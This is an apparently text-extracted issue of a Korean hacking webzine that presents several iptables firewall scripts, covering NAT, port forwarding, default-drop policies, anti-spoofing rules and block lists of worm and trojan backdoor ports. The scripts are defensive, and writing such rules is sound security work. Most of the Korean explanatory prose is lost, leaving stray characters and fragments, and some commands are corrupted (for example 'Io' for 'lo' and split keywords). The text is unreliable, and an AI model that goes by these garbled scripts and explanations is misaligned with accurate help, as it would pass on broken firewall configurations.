                         ACCEPT
                  NAT
                                FORWARD
[root@Nabogiyo /]# iptables -P FORWARD ACCEPT
POSTROUTING
[root@Nabogiyo /]# iptables -t nat -A POSTROUTING -s 192.168.1.0/24 -o ppp0 -j MASQUERADE
                   SNAT, DNAT
                                         가
6x06. SNAT
               MASQUERADE
                                (?)
                                                                           MASQUERADE
6x07. DNAT
                                                                           Destination,
                                          80
      NAT
                                 . iptables
      /etc/init.d/ iptables
6x08.
# iptables -A INPUT -j ACCEPT
```

OVERHEAD WEBZINE #2 ___ | ___ 78 __

```
# iptables -A INPUT -p icmp -j DROP
                                                                 DROP
                          , (
                                                   ) icmp
        INPUT
                                  ACCEPT
                                                        가
   가
 1. NAT
                                        가
                                                  FORWARD
                                                                    . (INPUT, OUTPUT
          )
 iptables
DNAT
                                                           80
                                                           80
      8080
                                             INPUT
                                 . INPUT
                                                                      가
                                                                        가
          80
                      INPUT
                                            FORWARD
DNATフト
                                                      3.1 General Table 3.1~3.3
                                       iptables
 2.
                                  INPUT, OUTPUT, FORWARD 가 ,
                                                                                   ACCEPT,
DROP, REJECT )
                                                                     iptables
                                                                                     3
      (mangle, nat, filter)
                                  filter
                                                             filter
                                                    ),
                                            ( - t
                                                                   filter
 3.
                                         가
                                                                                    가
                     가
          가
6x09.
[root@Nabogiyo /]# cat /etc/rc.d/init.d/iptables
#!/bin/sh
                                                                                        가
# iptables
                 /sbin/
IPTABLES="/usr/local/sbin/iptables"
# INTERNET_IFACE :
                                                 . ppp
                     ppp0가 .
# LOCAL_LAN_IFACE :
                       LAN
# LOCAL_LAN_IP :
                    LAN
                                    (LOCAL_LAN_IFACE
# LOCAL_LAN_IP_RANGE :
                        LAN
INTERNET_IFACE="eth0"
```

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78

```
LOCAL LAN IFACE="eth1"
LOCAL_LAN_IP="172.16.10.1"
LOCAL LAN IP RANGE="172.16.10.0/24"
LOCAL_LAN_IP_RANGE="172.16.10.0/24 172.16.20.0/24 172.16.30.0/24"
MASQUERADE_LAN_IP_RANGE="172.16.10.0/24 172.16.20.0/24 172.16.30.0/24"
FORWARDING_LAN_IP_RANGE=${MASQUERADE_LAN_IP_RANGE}
ALLOW_PORT="22"
MASQUERADE_LAN_IP_RANGE="172.16.10.1/24"
# SNAT
# INTERNET_IP_ForSNAT : SNAT
                                                IΡ
# SNAT_LAN_IP_RANGE : SNAT
INTERNET IP ForSNAT=""
SNAT_LAN_IP_RANGE=""
                                    . ?IP;MAC
                                                          MAC
              ';(
#
                           ) '
ACCEPT_HOST="172.16.10.2;XX:XX:XX:XX:XX:XX"
# DNAT
# (
             )>(
                                         ):(
                                                               port
                                                                       )
#
                                                172.16.10.2
                       8080
                                                              80
#TCP_FORWARD="8080>172.16.10.2:80"
#
                       LAN
FW_DROP_IP=""
# Enable FORWARD
echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables가
if ! [ -x ${IPTABLES} ] ; then
        echo "iptables can't find... firewall setting cancel"
        exit 1
fi
```

```
# iptables
${IPTABLES} -F
${IPTABLES} -X
${IPTABLES} -t nat -F
${IPTABLES} -t nat -X
${IPTABLES} -t mangle -F
${IPTABLES} -t mangle -X
echo 'iptables initialization'
# Default Police is ALL DROP
                DROP
${IPTABLES} -P INPUT
                   DROP
${IPTABLES} -P OUTPUT DROP
${IPTABLES} -P FORWARD DROP
echo 'Default Police : ALL DROP'
### New Chain
                                     ###
#1. TCP Packets
                                    . INPUT
                                              tcp
${IPTABLES} -N TCP_Packets
# NEW
                           가
                 syn
#
             DROP
               (NEW, ESTABLISHED, RELATED, INVALID)
# iptables
                4.3. Userland states
${IPTABLES} -A TCP_Packets -p tcp ! --syn -m state --state NEW -j LOG --log-prefix "IPTABLES :
New not syn"
${IPTABLES} -A TCP_Packets -p tcp ! --syn -m state --state NEW -j DROP
#2. ICMP_Packets
                                     . INPUT
                                               i cmp
${IPTABLES} -N ICMP_Packets
                                              DROP
# icmp
${IPTABLES} -A ICMP_Packets -p icmp -s ! ${LOCAL_LAN_IP_RANGE} -j DROP
#3. UDP Packets
${IPTABLES} -N UDP_Packets
#
                             udp
### INPUT
```

```
${IPTABLES} -A INPUT -p tcp -j TCP_Packets
#${IPTABLES} -A INPUT -p udp -j UDP_Packets
          가 ESTABLISHED, RELATED
                                       )
${IPTABLES} -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
${IPTABLES} -A INPUT -p icmp -j ICMP_Packets
                가
#
# IP
     MAC
         iр
             mac
                                                MAC
#
if [ "${ACCEPT_HOST}" != "" ]; then
       echo -n "ACCEPT HOST : "
        for host_info in ${ACCEPT_HOST} ; do
               echo ${host_info} | {
                IFS=';' read host_ip host_mac
                if [ "${host_mac}" != "" ]; then
                        if [ "${host_ip}" != "" ]; then
                                ${IPTABLES} -A INPUT -s ${host_ip} -m mac --mac-source
${host_mac} - j ACCEPT
                                echo -n "${host_ip}(${host_mac}) "
                        else
                                ${IPTABLES} -A INPUT -m mac --mac-source ${host_mac} -j ACCEPT
                                echo -n "${host_mac} "
                        fi
                else
                        ${IPTABLES} -A INPUT -s ${host_ip} -j ACCEPT
                        echo -n "${host_ip} "
                fi
                }
       done
        echo
fi
                                              가
                                                                            22
                                                             ssh
           , ACCEPT_HOST
if [ "$ALLOW_PORT" != "" ]; then
        echo -n "ALLOW PORT (SERVICE) : "
```

OVERHEAD WEBZINE #2 82 ____

```
for port in ${ALLOW_PORT} ; do
              ${IPTABLES} -A INPUT -p tcp --dport ${port} -j ACCEPT
              echo -n "${port} "
       done
       echo
fi
# INPUT
               ACCEPT
                                                                        DROP
                            limit
                                  ( 3
${IPTABLES} -A INPUT -m limit --limit 3/minute --limit-burst 3 -j LOG --log-level 6 --log-prefix
"IPT: INPUT packet died: "
echo "Logging UnAccepted Packet "
### FORWARD
## NAT
                                              FORWARD
          SNAT, DNAT, MASQUERADE
                                              FORWARD
##
##
         iptables
                                              가
                                                          'iptables
                                                                           chapter 3'
##
                   . table 3-1, 2, 3
#
                 SNATフト
                                                         , FW_DROP_IP
#
      IΡ
                                 IΡ
                                                              가
if [ "$FW_DROP_IP" != "" ] ; then
       echo -n "Forward DROP IP: "
       for drop_ip in ${FW_DROP_IP} ; do
              ${IPTABLES} -A FORWARD -s ${drop_ip} -j DROP
              echo -n "${drop_ip} "
       done
f i
echo
#
        POSTROUTING
                                                           ESTABLISHED, RELATED
if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
       echo -n "MASQUERADE LAN : "
       for ip range in ${MASQUERADE LAN IP RANGE} ; do
                      ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
                      ${IPTABLES} -A
                                      FORWARD -d
                                                       ${ip_range}
                                                                         state
                                                                                 --state
```

OVERHEAD WEBZINE #2 ____ | ___ 83 ____

```
ESTABLISHED, RELATED - j ACCEPT
              echo -n "${ip_range} "
       done
       echo
fi
# SNAT
if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
       echo -n "SNAT LAN : "
       for ip_range in ${SNAT_LAN_IP_RANGE} ; do
              ${IPTABLES} -A FORWARD -s ${ip_range} -j ACCEPT
               ${IPTABLES} -A FORWARD -d ${ip_range} -m state --state ESTABLISHED,RELATED -j
ACCEPT
              echo -n "${ip_range} "
       done
       echo
fi
# DNAT
if [ "${TCP_FORWARD}" != "" ]; then
       for forward in ${TCP_FORWARD} ; do
              echo "${forward}" | {
               IFS='>:' read sport host dport
              \{IPTABLES\} -A FORWARD -p tcp --sport \{sport\} -d \{host\} --dport \{dport\} -j
ACCEPT
              ${IPTABLES} -A FORWARD -p tcp --dport ${sport} -s ${host} --sport ${dport} -j
ACCEPT
              echo "Forwarding Enable ${sport}->>${host}:${dport}"
              echo "Internal Server : ${host}(${dport})"
               }
       done
       echo
f i
### OUTPUT
                                  ###
echo -n "OUTPUT : "
                                     OUTPUT
# OUTPUT
                     DROP
                                                            ACCEPT
# OUTPUT
${IPTABLES} -A OUTPUT -s 127.0.0.1 -j ACCEPT
```

OVERHEAD WEBZINE #2 ____ | 84

```
echo -n "loopback, "
# LOCAL LAN IFACE
                                   가
if [ "${LOCAL_LAN_IFACE}" != "" ]; then
      for iface in ${LOCAL_LAN_IFACE}; do
             ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
             echo -n "${iface} "
      done
fi
# INTERNET_IFACE
                                  가
if [ "${INTERNET IFACE}" != "" ]; then
      for iface in ${INTERNET_IFACE}; do
             ${IPTABLES} -A OUTPUT -o ${iface} -j ACCEPT
             echo -n "${iface} "
      done
      echo "ACCEPT"
fi
### PREROUTING
# DNAT
# TCP FORWARD
                                           IP:
                       (
                             port>
                                                        port)
# PREROUTING
                DNAT
if [ "${TCP_FORWARD}" != "" ]; then
      for forward in ${TCP_FORWARD} ; do
             echo "${forward}" | {
             IFS='>:' read sport host dport
             ${IPTABLES} -t nat -A PREROUTING -p tcp -i ${INTERNET_IFACE} --dport ${sport} -j
DNAT --to-destination ${host}:${dport}
             echo "DNAT Enable : FireWall:${sport}-->>Internal Server(${host}):${dport}"
      done
      echo
fi
### POSTROUTING
                               ###
ΙP
#
                     . MASQUERADE_LAN_IP_RANGE
           MASQUERADE
```

```
if [ "${MASQUERADE_LAN_IP_RANGE}" != "" ]; then
       echo -n "MASQUERADE Enable : "
        for ip_range in ${MASQUERADE_LAN_IP_RANGE}; do
               ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j
MASQUERADE
               echo -n "${ip_range} "
       done
       echo
fi
             가 SNAT POSTROUTING
# MASQUERADE
# SNAT LAN IP RANGE
                                       가 INTERNET IP ForSNAT
# SNAT
if [ "${SNAT_LAN_IP_RANGE}" != "" ]; then
       echo -n "SNAT Enable : "
        for ip_range in ${SNAT_LAN_IP_RANGE}; do
               ${IPTABLES} -t nat -A POSTROUTING -s ${ip_range} -o ${INTERNET_IFACE} -j SNAT
--to-source ${INTERNET_IP_ForSNAT}
               echo -n "${ip_range} "
       done
        echo
fi
echo "My FireWall Rule All Done !!"
```

```
(Nabogiyo@wowhacker.org)
                                                              가
+++++
Ross Vandegrift
                                 <ross@willow.seitz.com>
+++++
                                        가
Linux
           rp_filter
         가
                                                  NFS
#!/bin/sh
# DMZIP : DMZ IP
                                                        가 26
                                                                      255.255.255.192
          С
# MAINIP :
                                   IΡ
# FWMAINIP :
                            ΙP
# IPT : iptables
# TCP_OPENPORTS :
                                              /etc/services
                         t cp
# UDP_OPENPORTS :
                         ucp
# WORMPORTS :
DMZIP=207.106.55.128/26
MAINIP=207.106.55.64/26
FWMAINIP=207.106.55.126
IPT=/usr/local/sbin/iptables
TCP_OPENPORTS=20,21,22,23,25,53,69,80,113
UDP_OPENPORTS=53,123
WORMPORTS=31337,33270,1234,6711,16660,60001,12345,12346,1524,27665,27444,31335,6000,6001,6002
                                DROP
$IPT -P INPUT DROP
$IPT -P OUTPUT DROP
$IPT -P FORWARD DROP
      가
$IPT -N IN_ETHO
$IPT -N IN_TCP
$IPT -N IN_UDP
$IPT -N FOR_ETHO
$IPT -N FOR ETH1
$IPT -N FOR_TCPO
$IPT -N FOR_UDPO
```

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86

OVERHEAD WEBZINE #2 ____ | ___ 87

```
$IPT -N FOR TCP1
$IPT -N FOR_UDP1
# table: filter, chain: INPUT
# Io, eth1
# eth0
                                   IN_ETHO
$IPT -A INPUT -i Io -j ACCEPT
$IPT -A INPUT -i eth1 -j ACCEPT
$IPT -A INPUT -i eth0 -j IN_ETH0
# 207.106.55.0/24, 63.121.145.0/24
$IPT -A INPUT -s 207.106.55.0/24 -j ACCEPT
$IPT -A INPUT -s 63.121.145.0/24 -j ACCEPT
# INPUT
                                    DROP
$IPT -A INPUT -m limit --limit 3/minute -j LOG
# table: filter, chain: OUTPUT
# DMZIP, FWMAINIP
                                          가
                                            가
# lo
# DROP . 가
$IPT -A OUTPUT -s $DMZIP -j ACCEPT
$IPT -A OUTPUT -s $FWMAINIP -j ACCEPT
$IPT -A OUTPUT -o Io -d 127.0.0.0/8 -j ACCEPT
$IPT -A OUTPUT -m limit -- limit 3/minute -j LOG
# table: filter, chain IN_ETHO
# INPUT
              eth0
                    , tcp udp IN_TCP IN_UDP
# icmp
$IPT -A IN_ETHO -d $DMZIP -p icmp -j ACCEPT
$IPT -A IN_ETHO -d $DMZIP -p tcp -j IN_TCP
$IPT -A IN_ETHO -d $DMZIP -p udp -j IN_UDP
```

```
# table: filter, chain: IN_TCP
# tcp
       tcp
# DMZIP
                                가
                       syn
                                                          )
# TCP_OPENPORTS
                                      multiport
$IPT -A IN_TCP -p tcp -m multiport \
    -d $DMZIP --dport $TCP_OPENPORTS -j ACCEPT -m tcp --syn
                       , RELATED, ESTABLISHED
                                          "RELATED, ESTABLISHED"
$IPT -A IN_TCP -p tcp -m state --state RELATED -j ACCEPT
$IPT -A IN_TCP -p tcp -m state --state ESTABLISHED -j ACCEPT
# table: filter, chain: IN_UDP
# udp
# Rules for udp packets
                       가 UDP OPENPORTS
# IN TCP
                                 . RELATED ESTABLISHED
# udp
# UDP_OPENPORTS
$IPT -A IN_UDP -m multiport -p udp \
        -d $DMZIP --dport $UDP_OPENPORTS -j ACCEPT
$IPT -A IN_UDP -m multiport -p udp \
    -d $DMZIP --sport $UDP_OPENPORTS -j ACCEPT
# table: filter, chain: FORWARD
# FORWARD
$IPT -A FORWARD -i ethO -j FOR_ETHO
$IPT -A FORWARD -i eth1 -j FOR_ETH1
# table: filter, chain: FOR ETHO
# FORWARD
                      가
                                  eth0
```

```
. icmp
$IPT -A FOR_ETHO -p icmp -j ACCEPT
$IPT -A FOR_ETHO -p udp -j FOR_UDPO
$IPT -A FOR_ETHO -p tcp -j FOR_TCPO
# table: filter, chain: FOR_ETH1
# FOR ETHO
                                    ethO icmp, udp, tcp
                  DROP
                                                            ACCEPT
                                 , eth1
$IPT -A FOR_ETH1 -p icmp -j ACCEPT
$IPT -A FOR_ETH1 -p udp -j FOR_UDP1
$IPT -A FOR_ETH1 -p tcp -j FOR_TCP1
$IPT -A FOR_ETH1 - j ACCEPT
# table: filter, chain: FOR_UDPO
# FORWARD
                 eth0
                                   udp
# Allow IPX over UDP tunnelling
# UDP
                    IPX
$IPT -A FOR_UDPO -p udp -s $DMZIP -d $MAINIP -j ACCEPT
$IPT -A FOR_UDPO -p udp -s ! $DMZIP -d $MAINIP --dport 213 -j ACCEPT
# table: filter, chain: FOR_TCPO
# FORWARD
                 eth0
                                   tcp
# INPUT
                              . eth0
                                                FORWARD
                                                                 tcp
$IPT -A FOR_TCPO -p tcp -m multiport \
    -d $MAINIP --dport $TCP_OPENPORTS -j ACCEPT -m tcp --syn
$IPT -A FOR_TCPO -p tcp -m state --state ESTABLISHED -j ACCEPT
$IPT -A FOR_TCPO -p tcp -m state --state RELATED -j ACCEPT
# table: filter, chain: FOR_UDP1
# FORWARD
                 eth1
                                   udp
# WORMPORTS
                                             DROP
$IPT -A FOR_UDP1 -p udp -m multiport --dport $WORMPORTS -j DROP
# table: filter, chain FOR_TCP1
# FORWARD
                   eth1
                                   tcp
```

```
# WORMPORTS
                                             DROP
$IPT -A FOR_TCP1 -p tcp -m multiport --dport $WORMPORTS -j DROP
# table: nat, chain: PREROUTING
# Spoof protection goes in prerouting, to stop badness before it even his the routing tables
# PREROUTING
#
                                              filter
                    INPUT, FORWARD
# PREROUTING
$IPT -t nat -A PREROUTING -s 1.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 2.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 7.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 10.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 23.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 27.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 31.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 41.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 45.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 60.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 68.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 69.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 70.0.0.0/8 -i DROP
$IPT -t nat -A PREROUTING -s 71.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 80.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 88.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 90.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 91.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 92.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 100.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 111.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 112.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -i ! lo -s 127.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 128.66.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 172.16.0.0/12 -j DROP
$IPT -t nat -A PREROUTING -s 192.168.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 197.0.0.0/16 -j DROP
$IPT -t nat -A PREROUTING -s 201.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 220.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 222.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 224.0.0.0/8 -j DROP
$IPT -t nat -A PREROUTING -s 240.0.0.0/8 -j DROP
```

__ | ___

OVERHEAD WEBZINE #2 ____ | ___ 91 ____

\$IPT -t nat -A PREROUTING -s 242.0.0.0/8 -j DROP \$IPT -t nat -A PREROUTING -s 244.0.0.0/8 -j DROP \$IPT -t nat -A PREROUTING -s 251.0.0.0/8 -j DROP \$IPT -t nat -A PREROUTING -s 254.0.0.0/8 -j DROP \$IPT -t nat -A PREROUTING -s 255.255.255 -j DROP # End (eth0, eth1),

```
+++++
Jem Berkes
                            <berkes@altavista.net>
+++++
                     ftp
INTIF EXTIF
                      internal external
                                                                 , TCP_SERVICES
                                                                                      가
#!/bin/sh
INTIF=eth0
EXTIF=ppp0
TCP_SERVICES="21,22,25,80,113"
# iptables가
                                  (ftp )
                                                    가
modprobe ip_nat_ftp
modprobe ip_conntrack_ftp
iptables -F INPUT
iptables -F FORWARD
iptables -F OUTPUT
iptables -t nat -F PREROUTING
iptables -t nat -F POSTROUTING
# SYN flooding
echo 1 > /proc/sys/net/ipv4/tcp_syncookies
# INPUT
            DROP.
# ESTABLISHED, RELATED
iptables -P INPUT DROP
iptables -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
                                            가
                 (EXTIF)
                                   syn
                                                  (
                                                                   )
# TCP_SERVICES
iptables -A INPUT -i $EXTIF -m state --state NEW -p tcp -m multiport \
        --dport $TCP_SERVICES -j ACCEPT
                 (INTIF) lo
iptables -A INPUT -i $INTIF -m state --state NEW -j ACCEPT
iptables -A INPUT -i Io -m state --state NEW -j ACCEPT
# INPUT
                ACCEPT
                                                                     DROP
```

OVERHEAD WEBZINE #2 93 ____

```
iptables -A INPUT -j LOG --log-prefix "FW_INPUT "
# FORWARD
             DROP.
iptables -P FORWARD DROP
iptables -A FORWARD -i $INTIF -o $EXTIF -j ACCEPT
                                            ESTABLISHED, RELATED
iptables -A FORWARD -i $EXTIF -m state --state ESTABLISHED, RELATED -j ACCEPT
# FORWARD
                  ACCEPT
                                                                        DROP
iptables -A FORWARD -j LOG --log-prefix "FW_FORWARD
# OUTPUT
      OUTPUT
iptables -P OUTPUT ACCEPT
iptables -t nat -A POSTROUTING -o $EXTIF -j MASQUERADE
               (?)
                                                                                    가
                                                     , iptables
```

OVERHEAD WEBZINE #2 94 _____

```
+++++
Matthew Sachs
                                <matthewg@zevils.com>
+++++
#!/bin/sh
# iptables
                     NATフト
                                   , IPSEC
set -x
. /etc/firewall.conf
# ifconfig
                                                     (?)
getaddr () {
        if [ $1 = "addr" ]
                then FIELD=2
        elif [ $1 = "bcast" ]
                then FIELD=3
        elif [ $1 = "netmask" ]
                then FIELD=4
        fi
        ifconfig $2 | grep 'inet addr' | awk "{print \$$FIELD}" | sed 's/.*://'
}
       getaddr
# $LOCAL_IF
LOCAL_IF=Io
LOCAL_IP=`getaddr addr $LOCAL_IF`
LOCAL_NET=`getaddr netmask $LOCAL_IF`
LOCAL_BCAST=`getaddr bcast $LOCAL_IF`
# LAN_IF, WAN_IF
                     가
                                 가
# $LAN_IF
LAN_IF='eth1'
LAN_IP=`getaddr addr $LAN_IF`
LAN_NET=`getaddr netmask $LAN_IF`
LAN_BCAST=`getaddr bcast $LAN_IF`
# $WAN_IF
WAN_IF='ppp0'
```

```
WAN IP=`getaddr addr $WAN IF`
WAN_NET=`getaddr netmask $WAN_IF`
WAN_BCAST=`getaddr bcast $WAN_IF`
# ':( )'
                         PROTO: LOCALPORT: REMOTEHOST: REMOTEPORT
# tcp:8080:192.168.0.2:80
                                                   8080
                                   tcp
# 192.168.0.2
FORWARD=(PROTO:LOCALPORT:REMOTEHOST:REMOTEPORT tcp:8080:192.168.0.2:80)
case $1 in
start | restart | force-reload)
        ;;
stop)
        exit 0
esac
# /proc/sys/net/ipv4/ip_forward
                    $FORWARDING
if [ -f /proc/sys/net/ipv4/ip_forward ]
        then if [ $FORWARDING ]
                then echo "Enabling IP forwarding..."
                echo "1" > /proc/sys/net/ipv4/ip_forward
        else
                echo "Disabling IP forwarding..."
                echo "0" > /proc/sys/net/ipv4/ip_forward
        fi
fi
# /proc/sys/net/ipv4/tcp_ecn
# ECN
                       $ECN
# ECN(Explicit Congestion Notification) :
# http://option.kernel.pe.kr/view.php3?try=addnote&optionname=CONFIG_INET_ECN
if [ -f /proc/sys/net/ipv4/tcp_ecn ]
        then if [ $ECN ]
                then echo "Enabling ECN..."
                echo "1" > /proc/sys/net/ipv4/tcp_ecn
        else
                echo "Disabling ECN..."
                echo "0" > /proc/sys/net/ipv4/tcp_ecn
        f i
f i
```

```
#
# filter
for CHAIN in `$IPTABLES -L -n | grep Chain | awk '{ print $2 }'`
        do $IPTABLES -F $CHAIN
done
# /proc/net/ip_tables_names
                                       iptables
for TABLE in `cat /proc/net/ip_tables_names`
        do for CHAIN in `$IPTABLES -t $TABLE -L -n | grep Chain | awk '{ print $2 }'`
                do $IPTABLES -t $TABLE -F $CHAIN
        done
done
                                  Flush
echo "Clearing tables..."
                  DROP
$IPTABLES -P INPUT DROP
$IPTABLES -P OUTPUT DROP
$IPTABLES -P FORWARD DROP
# SNAT
$IPTABLES -t nat -A POSTROUTING -o $WAN_IF -j SNAT --to-source $WAN_IP
# FORWARD
                 WAN_IF
       ESTABLISHED, RELATED
                                NEW
#
                                           REJECT
$IPTABLES -A FORWARD -i ! $WAN_IF -i ACCEPT
$IPTABLES -A FORWARD -m state --state ESTABLISHED, RELATED -j ACCEPT
$IPTABLES -A FORWARD -j REJECT
#
$IPTABLES -X icmp_packets 2>&1 > /dev/null
$IPTABLES -N icmp_packets
$IPTABLES -X tcp_packets 2>&1 > /dev/null
$IPTABLES -N tcp_packets
$IPTABLES -X udpincoming packets 2>&1 > /dev/null
$IPTABLES -N udpincoming_packets
```

OVERHEAD WEBZINE #2 97 ___

```
echo "Setting up rules..."
# tcp packets
       INPUT
                      tcp
# TCPALLOW
                                 NEW
for PORT in $TCPALLOW
        do $IPTABLES -A tcp_packets -p TCP -m state --state NEW --dport $PORT -j ACCEPT
done
#
                        . ESTABLISHED, RELATED
                           REJECT
$IPTABLES -A tcp_packets -p TCP -m state --state ESTABLISHED, RELATED -j ACCEPT
$IPTABLES -A tcp_packets -j REJECT
# udpincoming_packets
       INPUT
                      udp
# UDPALLOW
                                                                     REJECT
for PORT in $UDPALLOW
        do $IPTABLES -A udpincoming_packets -p UDP --sport $PORT -j ACCEPT
        $IPTABLES -A udpincoming_packets -p UDP --dport $PORT -j ACCEPT
done
$IPTABLES -A udpincoming_packets -j REJECT
# icmp_packets
       INPUT
                      i cmp
       i cmp
$IPTABLES -A icmp_packets -p ICMP -j ACCEPT
echo "Setting up forwarding..."
# PREROUTING
# FORWARD
                               DNAT
# FORWARD
                   PROTO, LOCALPORT, REMOTEHOST, REMOTEPORT
# 4
               awk
# sed 's/:/ /g' ':'
for FORWARDER in ${FORWARD[*]}
        do TMPFWD=`echo $FORWARDER | sed 's/:/ /g'`
        PROTO=`echo $TMPFWD | awk '{print $1}'`
        LOCALPORT=`echo $TMPFWD | awk '{print $2}'`
        REMOTEHOST=`echo $TMPFWD | awk '{print $3}'`
        REMOTEPORT=`echo $TMPFWD | awk '{print $4}'`
                      가
#
         4
                             DNAT
        $IPTABLES -t nat -A PREROUTING -p $PROTO -i $WAN_IF --dport $LOCALPORT -j DNAT
```

```
--to-destination $REMOTEHOST: $REMOTEPORT
# DNAT
       $IPTABLES -A FORWARD -p $PROTO -d $REMOTEHOST --dport $LOCALPORT -j ACCEPT
done
echo "Setting up protocol allows..."
# Let in IPSec traffic
# IPSec
for PROTO in $PROTOALLOW
       do $IPTABLES -A INPUT -p $PROTO -i $WAN_IF -j ACCEPT
done
# INPUT
echo "Setting up flow rules..."
# $WAN IF
# FORWARD
$IPTABLES -A INPUT -i ! $WAN_IF -j ACCEPT
# $WAN IF
                                                         (icmp, tcp, udp)
# (icmp_packets, tcp_packets, udpincoming_packets)
$IPTABLES -A INPUT -p ICMP -i $WAN_IF -j icmp_packets
$IPTABLES -A INPUT -p TCP -i $WAN_IF -j tcp_packets
$IPTABLES -A INPUT -p UDP -i $WAN_IF -j udpincoming_packets
                               $LOCAL_IP $LAN_IP
# $WAN IF
                                                                       (INPUT)
       '$IPTABLES -A INPUT -i ! $WAN_IF -j ACCEPT'
$IPTABLES -A INPUT -p ALL -i ! $WAN_IF -d $LOCAL_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -i ! $WAN_IF -d $LAN_IP -j ACCEPT
# $WAN_IP
                        가
                                                     $WAN IP
# ESTABLISHED, RELATED
# INPUT
                                                   REJECT .
# DROP
                                                   (?)가
$IPTABLES -A INPUT -p ALL -d $WAN_IP -s $WAN_IP -j ACCEPT
$IPTABLES -A INPUT -p ALL -d $WAN_IP -m state --state ESTABLISHED, RELATED -j ACCEPT
$IPTABLES -A INPUT - j REJECT
# OUTPUT
                                                                           가
                      $LOCAL IP, $LAN IP, $WAN IP
# . OUTPUT
                                                      OUTPUT
# DROP
$IPTABLES -A OUTPUT -p ALL -s $LOCAL_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $LAN IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s $WAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p ALL -s 0.0.0.0 -j ACCEPT
```

OVERHEAD WEBZINE #2 ____ | ___ 99 ____

\$IPTABLES -A OL	ITPUT -j DROF			
echo "done."				
getaddr	가,	가	가	<u>.</u>
J	,	가	,	

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```
#!/bin/bash
: 2001
          8 17
         : 2001
               9
                 13 20:28
      : Skylinux
# Version....: 0.2.2
# Download....: http://home.earthlink.net/ skylinux/
# Source:
# - James Stephens' Iptables script @
# http://www.cs.princeton.edu/ jns/security/iptables/index.html
# - Linux 2.4 Packet Filtering HOWTO
# - Linux 2.4 NAT HOWTO
# Change Log:
# v0.2.2 -added FORWARD icmp rule
# v0.2 -fixed the FTP forward problem,
     -removed some "double rules",
# v0.11 -added NetBus, Back Orifice & Trin00 protection
# To do List:
# - add Netkiller flood protection
# - implement script with start/stop function
# - add mirror function (attacker is scanning himself)
# - add another TCP_SERVICES_OUT_* Setting like FORWARD_PORTS_2 #
# - fix the error message from the ICQ rule while starting firewall
#
                         DROP
          가
                 가
# "Standard Settings".
# iptables
                           . "whereis iptables"
# - IPTABLES="/usr/sbin/iptables"
                      (INTERNAL NIC)
# - INT IF="eth0"
```

```
# - BROADCAST="192.168.3.255/24"
                                  (EXTERNAL INTERFACE)
ppp0가
                                                (eg: "eth0" "eth1" "eth2") 가
# - EXT_IF="ppp0"
                                                . (
                                                      15 )
# - FORWARD_PORTS_1="22,80"
                           가 15
# - FORWARD_PORTS_2="194,443"
# INT_IF(
                                              )
(
                                                        . 6
                          6
                                                       .)
# - TCP_SERVICES_IN_INT_IF="6"
# EXT_IF( ( )
                                               )
   가
# - TCP_SERVICES_IN_EXT_IF="80"
# INT IF 가
                                                                         , OUTPUT
                          22, 80
                                                                   SSH
TCP_SERVICES_OUT_INT_IF
TCP_SERVICES_OUT_EXT_IF
# - TCP_SERVICES_OUT_INT_IF="22,80"
# - TCP_SERVICES_OUT_EXT_IF="22,80"
               IP . (가
                                       ISP
                                                ΙP
                                                                     )
# - NAMESERVER_1="XXX.XXX.XXX.XXX"
# - NAMESERVER_2="XXX.XXX.XXX.XXX"
# - LOOPBACK="127.0.0.0/8"
#
# - CLASS_A="10.0.0.0/8"
# - CLASS_B="172.16.0.0/16"
# - CLASS_C="192.168.0.0/16"
          Χ
                             listen
# - XSERVER_PORTS="6000:6063"
# ICQ가
                    (TCP, UDP)
# - ICQ_PORT_TCP="5190"
# - ICQ_PORT_UDP="4000"
```

```
#
                                                       . TCP
                                                                UDP가
                                                          . (6
                                                                        Unassigned)
# - TROJAN_PORTS_TCP="12345,12346"
# - TROJAN_PORTS_UDP="27444,31335"
#
##########
# Standard Settings
IPTABLES="/usr/sbin/iptables"
INT_IF="eth0"
BROADCAST="192.168.1.255/24"
EXT_IF="ppp0"
FORWARD_PORTS_1="20,21,22,23,25,79,80,81,110,119"
FORWARD_PORTS_2="194,443"
TCP_SERVICES_IN_INT_IF="22,80"
TCP_SERVICES_IN_EXT_IF="80"
TCP_SERVICES_OUT_INT_IF="22,80"
